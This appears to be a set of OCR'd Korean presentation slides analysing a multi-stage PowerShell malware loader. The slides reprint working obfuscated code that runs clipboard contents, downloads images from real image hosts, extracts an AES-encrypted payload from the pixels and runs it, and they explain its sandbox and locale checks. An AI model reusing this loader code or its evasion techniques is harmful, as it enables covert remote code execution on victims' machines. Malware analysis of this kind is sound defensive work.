([sySTeM.WiNDoWs.foRMs.CLIPBOArD]::(\"{1}{0}\" -f(\"{1}{0}\" -f 'T','tEx'),'gET').\"IN`V`okE\"( )) ^^^^^^^^^^^^^^^^| .(\"{0}{1}\" -f 'i','EX') ; [System.Windows.Forms.Clipboard]::(\"{1}{0}\" -f (\"{0}{1}\"-f 'lea','r'),'C').\"i`NVoKE\"( )

batch 2

- Echo/(.(‘new-object') io.compression.deflatestream([system.io.memorystream] [convert]::”frombase64string”(‘dVVtc6……zDEbj1X1Lw==‘), [io.compression.compressionmode]::"decompress")| &('foreach-object') {&('new-object') system.io.streamreader(${_}, [text.encoding]::"ascii")})."readtoend"( ) | . iex | clip.exe &&Cmd /C powershell -nop -st -exec bypass -w 1 -noni [Void][System.Reflection.Assembly]::LoadWithPartialName. (System.Windows.Forms) ; ([system.windows.forms.clipboard]::gettext.( )) | .'iEX' ; [System.Windows.Forms.Clipboard]::Clear.( )

powershell

- (‘nEw-Ob’+'JeC'+'T')

```
PS C:\Users\Administrator> echo ('nEw-Ob'+'JeC'+'T')
nEw-ObJeCT
PS C:\Users\Administrator> _
```

- (""{3}{0}{2}{1}{4}"" -f ‘SSIOn','dE','.','Io.coMPRE','FLaTestreAM'

```
PS C:\Users\Administrator> echo ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')
Io.coMPRESSIOn.dEFLaTestreAM
PS C:\Users\Administrator> _
```

- (([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+’x'-JoiN'')

```
PS C:\Users\Administrator> echo ${verbosepreference}
SilentlyContinue
PS C:\Users\Administrator> echo ( ([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'')
iex
PS C:\Users\Administrator> _
```

powershell

- Echo/(.(‘new-object') io.compression.deflatestream([system.io.memorystream] [convert]::”frombase64string”(‘dVVtc6……zDEbj1X1Lw==‘), [io.compression.compressionmode]::"decompress")| &('foreach-object') {&('new-object') system.io.streamreader(${_}, [text.encoding]::"ascii")})."readtoend"( ) | . iex | clip.exe &&Cmd /C powershell -nop -st -exec bypass -w 1 -noni [Void][System.Reflection.Assembly]::LoadWithPartialName. (System.Windows.Forms) ; ([system.windows.forms.clipboard]::gettext.( )) | .'iEX' ; [System.Windows.Forms.Clipboard]::Clear.( )

powershell

```
PS C:\Users\Administrator> (.('new-object') io.compression.deflatestream( [system.io.memorystream] [convert]::"frombase64strin
g"('dVVtc6JIEP4rFOWtsBcnaN7XSl0hEsOuigskWTdlXSOOSCLgAiZxOf77dQ9xk72q++A4Oj1PP/30y3xQ5FKrynYlt5bN3G8eNNdNVUphJCX8uWXP4TMHw+uy
vVnZEZb6YtFCW2+3wZXjjZae5zyer3djP+bSe2uptZSaLprt8JMXPGb9zH+OkrCpdu/zIsPd/WzWKA2w19WlgldPq/KkKo8EwFlVHlflOSEhJIE1v37/O2UbvH/Qj
P2Q5x2GO334HdfDCJfjJe3wsyqKTf4JN1EcztMXFqTx4bFPJ4e9tdtUD9DXifByJLz8ciE1a/j9/TjcZuJ2erY6G/NbcnhIOBEjh6sa6mwPdb5HqwP5DyZCCgrRYS
i+KAbcZGtcfhLyyfr5/HgTP2b5j8WjJuLAhS1rL5qAvRAuTl41Jtfn5FomP8I8LzBoQgsC8tYWjIks26TEAj+O+7Tq3F48HTpHjNKYhH8t1pe4oaBVtbvcJkERpYl
kFx7okLtSufEzP5aUe1ekDZNmhaD71YHO9s8mgBejUhvlHHbgbZ0ki6leyNNnnhWzD59kq8csCHu6S4/Pcb0A16TFUQagK5XardRemvQXbr1QWnaMdbWHKaFeT9T
jjpYMXqW+TvCMSCd7OgmHntbQEcHknYg4X0Y+m79g240yix4gZ8aIbJXRHeXF+YIGOQmBDeO5U2BBc5uU9iho09WU+YsweicX5wvODjWLe8Rgxx9TcB4CaqDRlkMi
SShf/OhsyBwdGS8wHetYvLALKA39UxXVmoKfTCXbm3koEBEh8kh9+aoEZBZ+5TMriH2jfdE82kOnjliuRnATWYVUwYGONMJEfVhc4284RpGeuDCtd5WkFgGiP8Kjy
SQOM9lpaOphM+BL0yn5rEagR6gWZBCvNl6wGGl56ta0F2xdWyU8KRDgiIIeDf4B5OHaDYeeCusaDxUu9FSUj5gVR6JMmy/FTsPqMTmD7j4GW/Z+G2k8QZDEixQD6R
BvnYeBmZX90cdxk7aM5wk7i4J7qJkkT5LmiqVxSrDXbNZNUodeP6bOqaxdQCzx4wMdhPwSJXNNdJlWFcPSV/na4xyjNUbmn2M/yvouf6jjt9H3Sl8cEzd430udEWI
jCT4BnqnXlHwWAFXdaJHn8F+tOvLX/0cEIjJHqZhDPlVCk68tHCrD+dD2/iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSrGDxMC0IGUxH9kZTF3wMu7Hyi86hHvlw
9o1qzodjTJ+gPQLSqrNpBb/IWkv7SXqiC76Poyi953lwmt9WTYL7NHG4ZDnYIE9ZuF3a+MW4HCdnCE7H8lho6MljTLjeY6z4f1+lC44NSbmlmpqkqHArqxi3nLPMU
EfZcD9BZjZewb5FHLsABixCMcCy73MRJIOGpqZ8NsHPbaquq+dGy4ygZwzBIzRtg/cQTkxh7AobODjvqyoVfdqP7vmoD/dIlABp3BsjSu1pLwYP/VKorlEgwAFfje
elhnY8ZymExzjUEMxxmI+eafHEI2Fexfd8FC08x7A4y8FM5MgXdAURJgteMtzGZsQY/NcL3udcrVrtZvxYpslksBKOAzcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g
4lO8TLEAghWC3YCzrqSIYHAYDjE2yr+yl3YMpseezXmwjpDEuFCZ3LfhDsZDW19gSqyakkBRRUWOBwV1dlhIbU3TSKq76vJXNU7BLTjg8+3g841TgOF0icCL9cmbT
6TqAbvj0AvWlpmQz3QCZuJQ6t+8kYqfp2/YPZwCOOGl9pGmdTStq2iMdXAk/oO4fzTV8i1miwKm45OLC5UYunBbXTbKZzF1wdtY8M1ciweFxvTfImEPMK3u6cfHU0
37s1FGlexSuY/9YiUyPoQ0dWRFqcGY3JNbcz9ZtE/Uj8ihNU+pEnNxNEB56EzCQxVzRsNs7JrmExbD/9YCzgojirAYBpxqAXBk1TX1ADvsUsbanYvz9sVMDJkoxmQ
tXnvkrSCaeY4FYRcFlUTLCn2fBukYXA7mbSW1JsFLQA9zTeGWZ9SRM5Q/0WFkyogcQBiS4u+L7Akxe/5TU6V5Eo1M6Dso2JtfMcq/oZFlChsDwgEazDEbj1X1Lw==
' ), [io.compression.compressionmode]::"decompress" )| &('foreach-object') {&('new-object') system.io.streamreader( ${_}, [te
xt.encoding]::"ascii")})."readtoend"( )
&("{0}{1}"-f'sa','l') o`M new-Ob`Je`CT;.("{0}{1}{2}"-f'Add-','Typ','e') -AssemblyName ("{0}{1}{2}" -f 's','y','stem.Drawing')
;[string[]]${C`Ol}=(("{6}{5}{3}{1}{7}{4}{8}{2}{0}" -f'QZ_o.png','mages2.','ALZ','/i','4f','/','https:','imgbox.com/4a/','/BlS
'),("{5}{1}{3}{4}{2}{0}" -f 'png','ttps:','mgur.com/o7h7NeV.','//','i.i','h'),("{7}{1}{3}{8}{4}{2}{6}{5}{0}" -f 'png','tps:/'
,'/i/g','/image','rl','z.','5lw84pmkrsqdk0','ht','.f'),("{0}{6}{9}{4}{5}{1}{2}{7}{8}{3}"-f 'ht','stimg.','cc/','1','//i','.po
','t','RSvh2V9v/R3.p','ng?dl=','ps:'));function OtT`A`sS {param ([String]${Ig`Aa}, [String]${pc`xC})${b`y`TuRo} = [Convert]::
"FR`O`mBASe64str`ing"(${IG`AA});${Tl`AS} = &('Om') b`YtE[](32);[Array]::"C`oPy"(${b`YTu`Ro}, 0, ${T`LaS}, 0, 32);${rcx`z0} =
.('Om') SystEM.`sE`cURITY.cRyptOgRAPhY.Rf`C2898de`RIVeB`YtEs(${P`Cxc},${tL`AS});${Xa`2d} = ${rCx`Z0}."GEt`BYTES"(32);${D`Ef
S} = ${Rc`x`z0}."geTby`T`ES"(16);${H`maC} = .('Om') sYs`TEM.sEc`UrItY.`C`RYPtOgRa`pHY`.`H`MAcS`HA1(,${r`c`xz0}."get`B`Ytes"(2
0));${e`edER} = ${hM`Ac}."co`mpuT`e`hAsh"(${b`ytuRO}, 52, ${B`Y`TURO}."L`e`NGTh" - 52);if (&("{3}{2}{1}{0}" -f 'ect','bj','ar
e-O','Comp') ${e`eD`ER} (${byT`UrO}[32..51]) -SyncWindow 0) {throw ''}${A`es} = .('Om') sECuR`ITY.Cr`yP`TOgRapH`Y`.r`ijnDAelM
`AN`A`gED;${Q`AsAq} = ${a`ES}."c`REATeDeC`RYP`TOr"(${X`A2D}, ${de`FS});${MJ`OkO} = ${Qas`Aq}."TRa`N`sFo`RmfI`N`ALbLOCK"(${b`Y
T`Uro}, 52, ${B`Y`TuRO}."l`enGtH" - 52);${a`dA`mi} = .('Om') S`y`stem.I`o.meMOr`YS`Tream(${MJ`OkO}, ${Fa`lSE});if (${mj`oKO}[
0] -eq 0x1f) {${aDa`Mi} = &('Om') S`Ys`TEM.IO.cOMpRe`ss`I`ON.gZIpSt`ReAm(${a`dami}, [IO.Compression.CompressionMode]::"D`Eco`
mPr`ESS")}${sTRE`AMr`ead`Er} = &('Om') sY`sT`E`M.i`O`.sTrEa`MReadEr(${a`D`AmI}, ${T`RUe});${s`TrE`AmrEaD`eR}."REA`dtO`eND"()}
;Function b`AvV(${t`6`4IN}){${b`CzA}  = [System.Convert]::"fr`OmbASe6`4Str`I`Ng"(${T64`iN});${S`eNegS} = [System.Text.Encodin
g]::"u`Tf8"."g`E`TSTring"(${b`CzA});return ${S`ene`GS}};&("{1}{0}"-f 'l','sa') a`n`Ew-o`Bj`ECT;foreach(${U`Rl} in ${C`oL}){if
((&('Om') N`ET.wEbcli`E`Nt)."DO`W`NLOAdsTRIng"(${U`Rl})."l`eNGth" -gt 1000){${w}=.('Om') SY`Ste`m.DRawi`NG.`B`i`TmAP((&('Om'
) n`ET`.We`BclIEnt)."oP`EnR`ead"(${U`Rl}));${JY}=.('Om') ByT`E[] 1300200;(0..216)|&('%'){foreach(${I} in(0..599)){${s`V}=${w}
."GE`TpI`XEl"(${I},${_});${j`Y}[${_}*600+${i}]=([math]::"fL`ooR"((${S`V}."B"-band15)*16)-bor(${s`V}."G" -band 15))}};${e`NSEE
v} =[System.Text.Encoding]::"as`Cii"."Ge`TST`R`INg"(${j`y}[0..129819]);${Mim`E`dr} = &("{1}{0}"-f'ss','Otta') -Igaa ${eN`Se`E
V} -Pcxc ([System.Version])."nA`ME";${c`gg}=.("{1}{0}"-f 'v','Bav')(${MiME`DR});&("{1}{0}" -f 'X','IE')(${C`gG});break}}
```

powershell 2

- &("{0}{1}"-f'sa','I') o`M new-Ob`Je`CT;.("{0}{1}{2}"-f'Add-','Typ','e') -AssemblyName ("{0}{1}{2}" -f 'S','y','stem.Drawing');[string[]]${C`Ol}=(("{6}{5}{3}{1}{7}{4}{8}{2}{0}" -f'QZ_o.png','mages2.','ALZ','/i','4f','/','https:','imgbox.com/4a/','/BIS'),("{5}{1}{3}{4}{2}{0}" -f 'png','ttps:','mgur.com/o7h7NeV.','//','i.i','h'),("{7}{1}{3}{8}{4}{2}{6}{5}{0}" -f 'png','tps:/','/i/g','/image','rl','z.','5lw84pmkrsqdk0','ht','.f'),("{0}{6}{9}{4}{5}{1}{2}{7}{8}{3}"-f 'ht','stimg.','cc/','1','//i','.po','t','RSvh2V9v/R3.p','ng?dl=','ps:'));function OtT`A`sS {param ([String]${Ig`Aa}, [String]${pc`xC})${b`y`TuRo} = [Convert]::"FR`O`mBASe64str`ing"(${IG`AA});${Tl`AS} = &('Om') b`YtE[](32);[Array]::"C`oPy"(${b`YTu`Ro}, 0, ${T`LaS}, 0, 32);${rcx`z0} = .('Om') SystEM`.`sE`cURITY`.cRyptOgRAPhY.Rf`C2898de`RIVeB`YtEs(${P`Cxc},${tL`AS});${Xa`2d} = ${rCx`Z0}."GEt`BYTES"(32);${D`EfS} = ${Rc`x`z0}."geTby`T`ES"(16);${H`maC} = .('Om') sYs`TEM.sEc`UrItY.`C`RYPtOgRa`pHY`.`H`MAcS`HA1(,${r`c`xz0}."get`B`Ytes"(20));${e`edER} = ${hM`Ac}."co`mpuT`e`hAsh"(${b`ytuRO}, 52, ${B`Y`TURO}."L`e`NGTh" - 52);if (&("{3}{2}{1}{0}" -f 'ect','bj','are-O','Comp') ${e`eD`ER} (${byT`UrO}[32..51]) -SyncWindow 0) {throw ''}${A`es} = .('Om') sECuR`ITY.Cr`yP`TOgRapH`Y`.r`ijnDAeIM`AN`A`gED;${Q`AsAq} = ${a`ES}."c`REATeDeC`RYP`TOr"(${X`A2D}, ${de`FS});${MJ`OkO} = ${Qas`Aq}."TRa`N`sFo`RmfI`N`ALbLOCK"(${b`YT`Uro}, 52, ${B`Y`TuRO}."l`enGtH" - 52);${a`dA`mi} = .('Om') S`y`stem.I`o.meMOr`YS`Tream(${MJ`OkO}, ${Fa`lSE});if (${mj`oKO}[0] -eq 0x1f) {${aDa`Mi} = &('Om') S`Ys`TEM.IO.cOMpRe`ss`I`ON.gZIpSt`ReAm(${a`dami}, [IO.Compression.CompressionMode]::"D`Eco`mPr`ESS")}${sTRE`AMr`ead`Er} = &('Om') sY`sT`E`M.i`O`.sTrEa`MReadEr(${a`D`AmI}, ${T`RUe});${s`TrE`AmrEaD`eR}."REA`dtO`eND"()};Function b`AvV(${t`6`4IN}){${b`CzA} = [System.Convert]::"fr`OmbASe6`4Str`I`Ng"(${T64`iN});${S`eNegS} = [System.Text.Encoding]::"u`Tf8"."g`E`TSTring"(${b`CzA});return ${S`ene`GS}};&("{1}{0}"-f 'I','sa') a n`Ew-o`Bj`ECT;foreach(${U`Rl} in ${C`oL}){if ((&('Om') N`ET.wEbcli`E`Nt)."DO`W`NLOAdsTRIng"(${U`Rl})."l`eNGth" -gt 1000){${W}=.('Om') SY`Ste`m.DRawi`NG.`B`i`TmAP((&('Om') n`ET`.We`BclIEnt)."oP`EnR`ead"(${U`Rl}));${JY}=.('Om') ByT`E[] 1300200;(0..216)|&('%'){foreach(${I} in(0..599)){${S`V}=${w}."GE`TpI`XEI"(${I},${_});${j`Y}[${_}*600+${i}]=([math]::"fL`ooR"((${S`V}."B"-band15)*16)-bor(${s`V}."G" -band 15))}};${e`NSEEv} =[System.Text.Encoding]::"as`Cii"."Ge`TST`R`INg"(${j`y}[0..129819]);${Mim`E`dr} = &("{1}{0}"-f'ss','Otta') -Igaa ${eN`Se`EV} -Pcxc ([System.Version])."nA`ME";${c`gg}=.("{1}{0}"-f 'v','Bav')(${MiME`DR});&("{1}{0}" -f 'X','IE')(${C`gG});break}}

powershell 2

```
sal oM new-ObJeCT;
Add-Type -AssemblyName 'System.Drawing';
[string[]]${COl}=( 'https://images2.imgbox.com/4a/4f/BlSALZQZ_o.png'   , 'https://i.imgur.com/o7h7NeV.png' ,'https://image.frl/i/g5lw84pmkrsqdk0z.png',
function OtTAsS
{
    param (
        [String]${IgAa},
        [String]${pcxC}
    )
    ${byTuRo} = [Convert]::"frombase64string"(${IGAA});
    ${TlAS} = new-object byte[](32);
    [Array]::"CoPy"(${bYTuRo}, 0, ${TLaS}, 0, 32);
    ${rcxz0} = new-object system.security.cryptography.rfc2898derivebytes(${PCxc},${tLAS});
    ${Xa2d} = ${rCxZ0}."getbytes"(32);
    ${DEfS} = ${Rcxz0}."geTbyTES"(16);
    ${HmaC} = new-object system.security.cryptography.hmacsha1(,${rcxz0}."getBYtes"(20));
    ${eedER} = ${hMAc}."compuTehAsh"(${bytuRO}, 52, ${BYTURO}."LeNGTh" - 52);
    if (Compare-Object  ${eeDER} (${byTUrO}[32..51]) -SyncWindow 0)
    {
        throw
    }
    ${Aes} = new-object security.cryptography.rijndaelmanaged;
    ${QAsAq} = ${aES}."createdecryptor"(${XA2D}, ${deFS});
    ${MJOkO} = ${QasAq}."TRaNsFoRmfINALbLOCK"(${bYTUro}, 52, ${BYTuRO}."lenGtH" - 52);
    ${adAmi} = new-object System.Io.memorystream(${MJOkO}, ${FalSE});
    if (${mjoKO}[0] -eq 0x1f)
    {
        ${aDaMi} = new-object system.io.compression.gzipstream(${adami}, [IO.Compression.CompressionMode]::"decompress")
    }
    ${streamreader} = new-object system.io.streamreader(${aDAmI}, ${TRUe});
    ${sTrEAmrEaDeR}."REAdtOeND"()
};
Function bAvV(${t64IN})
{
    ${bCzA}  = [System.Convert]::"frOmbASe64StrINg"(${T64iN});
    ${SeNegS} = [System.Text.Encoding]::"uTf8"."gETSTring"(${bCzA});
```

powershell 2

- URL 리스트 (무료 이미지 업로드 서비스)

```
[string[]]${COl}=( 'https://images2.imgbox.com/4a/4f/BlSALZQZ_o.png',
                   'https://i.imgur.com/o7h7NeV.png',
                   'https://image.frl/i/g5lw84pmkrsqdk0z.png',
                   'https://i.postimg.cc/RSvh2V9v/R3.png?dl=1' );
```

- 대부분의 자동분석 시스템의 실행환경은 인터넷 연결 없음
- imgur.com 등의 서비스 이용시 takedown도, 역추적도 어려움
- 해당 스크립트와의 연결고리 없이 보면 그냥 이미지

powershell 2

- 이미지를 다운로드, 픽셀값을 기반으로 복호화

```
sal a nEw-oBjECT;
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        IEX(${CgG});
        break
    }
}
```

powershell 2

- Decode, decrypt and decompress buffer

```
function OtTAsS
{
    param (
        [String]${IgAa},
        [String]${pcxC}
    )
    ${byTuRo} = [Convert]::"frombase64string"(${IGAA});
    ${TlAS} = new-object byte[](32);
    [Array]::"CoPy"(${bYTuRo}, 0, ${TLaS}, 0, 32);
    ${rcxz0} = new-object system.security.cryptography.rfc2898derivebytes(${PCxc},${tLAS});
    ${Xa2d} = ${rCxZ0}."getbytes"(32);
    ${DEfS} = ${Rcxz0}."geTbyTES"(16);
    ${HmaC} = new-object system.security.cryptography.hmacsha1(,${rcxz0}."getBYtes"(20));
    ${eedER} = ${hMAc}."compuTehAsh"(${bytuRO}, 52, ${BYTURO}."LeNGTh" - 52);
    if (Compare-Object  ${eeDER} (${byTUrO}[32..51]) -SyncWindow 0)
    {
        throw
    }
    ${Aes} = new-object security.cryptography.rijndaelmanaged;
    ${QAsAq} = ${aES}."createdecryptor"(${XA2D}, ${deFS});
    ${MJOkO} = ${QasAq}."TRaNsFoRmfINALbLOCK"(${bYTUro}, 52, ${BYTuRO}."lenGtH" - 52);
    ${adAmi} = new-object System.Io.memorystream(${MJOkO}, ${FalSE});
    if (${mjoKO}[0] -eq 0x1f)
    {
        ${aDaMi} = new-object system.io.compression.gzipstream(
            ${adami}, [IO.Compression.CompressionMode]::"decompress")
    }
    ${streamreader} = new-object system.io.streamreader(${aDAmI}, ${TRUe});
    ${sTrEAmrEaDeR}."REAdtOeND"()
};
```

powershell 2

- Base64 decode

```
Function bAvV(${t64IN})
{
    ${bCzA}  = [System.Convert]::"frOmbASe64StrINg"(${T64iN});
    ${SeNegS} = [System.Text.Encoding]::"uTf8"."gETSTring"(${bCzA});
    return ${SeneGS}
};
```

powershell 2

- 그러면, 간단하게 다음 스테이지 코드를 뽑아내는 방법은 뭘까요?


```
sal a nEw-oBjECT;
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        IEX(${CgG});
        break
    }
}
```

powershell 2

```
$counter = 1
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        #IEX(${CgG});
        Out-File -FilePath "C:\\tmp\\dec_$counter.txt" -InputObject ${CgG} -Encoding ASCII;
        $counter++;
        break
    }
}
```

powershell 2

- 4개 중 3개 downloaded/decrypted. 결과는 동일



- decrypt 결과는 다음스테이지 파워쉘 스크립트

dec_1.txt - Notepad

File Edit Format View Help

```
$MmUz="seGIkT29ihUW4pfAYqMYktKEbU0oZRNPW39wT9lcsfNkmcNvAE5WLe3E6GdnqWAxb4fC6XemIaK9kBuBekrY0J2PhCy60cJCbngV
tAmRpWEcCOamnITVfA2F8AgcfXPueE5A1dIX1ZIS/+0PQunccgeJ1sNS/RX0MoPjf4fYiK00UOQbEwgTrhZGdWGK2If/XfObIv5JwnvwKut
Z+ClCw5KKBlqIM3MwsR6FPt9DrRM7iA/3gmlKj+idOT4R0i0PX+UL2ihx98rcR5mfljpzvcqoMetkZ9JhXmAv9szQDZ9ir9IdePEPXv5wp9
nt6Pc7wMyseGp8MNwSazrUVgMnNv6JDrUf7niQ+0C/saUfn0N+hJXe8DmfC95anhxazpkwGos6GrslsBlQn74OMd8Y52Sjh41JsihhzwB85
eWSZWTA7t6XXz2AVAfpzbC2dn9JgAIef7CfK8kZBSXmVf4/AThfbfiQOw3FPmyiwm2XC5l1BlwR9AGmAcxSV8pAhROwPLrAT9w2ydo9GoL8
xILkJm84WCgMkVjsZVF44ntDbrV64f5/jojAyQYYmiXSPiEXFc2ohapshF2LTdKgsTKRzBtxsaw4k0azqFxVh4KVr9C6NP1hAyR4jfoLsBF
Fuo646CEyseeWVa3a6RCZVcNf54ctgWJ9XLCEW76kLZZLQ8aYAfuYtP6btqHgx7a8njuR3fmxI5FE7YgRnUu2vnfJmeMgYaEtI1xS5W7OBm
ksuJMlZIxP2KFlnkS9hMYZ/5xgjffr9BHXXKjl6F+lSbtsSvLFx2EYS+oHVuttmGHN4OZ0q1IJ+2exMXjytZYX4d3f1LxmLN2eaw7iT+0pz
lZb4I/sOtvTLja5Upo+9svnnl30LpQA7zGEGZhI86Nc9rucOxx5ZskLfSudAaawPX8G8xH34VwJlqnx2Fm7W4eqLs52kFP+OswQXv3X9/90
kyZbUB4NyMT6ZDuvkFaWKORCIGq7Fr2iXs7aOrdkF4BSKtdwwmK+EULksvvJTXGe1em2l8TybgT1Qih/YBQXbCaP0P6gqXNWa/PvHreWKVp
HwFi36ldaA3fRiAldKTW0LZX1Cd1vhdl3GyV/hJKlnJsi6VGMkVKhhfO3yMqUaBZpbcxq7Ib819j7wk8jZ0iXOIIlWkNQifawETHiZgpGGz
ZWvQ9KapCwluZ92p4UXhrCV9f+35aVzqqoTn4Mkfn0Nrgd4g7UkjJvUlrX4ePR6lM4xTKcJWawXcsfZIAgI0oxpsViOo1A7KkYqhsdGbqFY
hD1HcLlZKM5+JBXbRIExxfCbtDsmrpYJzxo8IxxBZo/D/VvqB8zgrKzOb7UJ0PcmbpUqMq/rhUjo7azOecjsSrG0iA5pIZKWTcvG1sY3zEb
ADwxwYS751aMHG3r/06YnjZdyAnBjpJrvm+nIIIuMWzHX1gcBKzslNHmnZF/+gfCtQv2iLhRa4JQVaIuz1K75T8l9k1akwUmyHyShRI2Jdm
/S3bBCVzPJi12m3ca3f8aCLpBQDMDacEL5bQ8iRFlvWkmg1yqANQP+WIujFynfsuhCmM0T1WvMvAgwx2YrAhxfVDy09nkfeVFlmtIqe9qs5
8+U3HFsPUQo89sq1iz/pNSqPynYSg2AdYC2tNRenZOTPmSwdxAEIT2okxNoMfwGys9WpyzGi3D9CUFHGOVP8wkqWvJX3RkjHYTvw+kugqmY
uA2D3ItO/HicjxnL4D2vOu9HGqZR1iSiDBGPQR9p4chJuaPIw54r9MIve0CnhCsxugAxqPs8DNWafbrNY/dEi3VPGvhnjnaIKtON+GiZTNY
```

powershell 3

- 세번째 stage 파워쉘 스크립트 구성 (개략)


```
$MmUz='seGIk……J0fEkA==';
    # base64 encoded buffer
$Fghg=(102 -shl 2) + (get-culture).LCID;
    # get-culture returns current language, etc
    # 102 shift-left 2 is 408
    # get-culture.LCID = language code identifier
$Fghg=""+$Fghg; # make string
$r44r=Ottass -Igaa $MmUz -Pcxc $Fghg;
    # ottass function is decryption func from previous stage
    # decryption will fail if not in intended language (JPN)
    # for example, automated analysis system that are not JP language
$OkKiiS=Bavv($r44r);
    # bavv is prev stage's base64 decoder
iex($OkKiiS)
    # execute
```

Italian	Vatican City	0x1000	it-VA	Release 10.3
Japanese		0x0011	ja	Release 7
Japanese	Japan	0x0411	ja-JP	Release A
Javanese		0x1000	jv	Release 8.1

powershell 3

- 마찬가지로 powershell prompt를 이용해 다음 스테이지 복호화

```
PS C:\Users\Administrator> $Fghg=(102 -shl 2) + 0x411
PS C:\Users\Administrator> $Fghg=""+$Fghg;
PS C:\Users\Administrator> $r44r=Ottass -Igaa $MmUz -Pcxc $Fghg;
PS C:\Users\Administrator> $OkKiiS=Bavv($r44r);
PS C:\Users\Administrator> out-file -filepath "c:\\tmp\\t2\\s3.txt" -inputobject ${okkiis} -encoding ascii;
PS C:\Users\Administrator>
```



powershell 3

- 다음 스테이지 파워쉘 스크립트

```
$aCmAS={

 ((("{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}

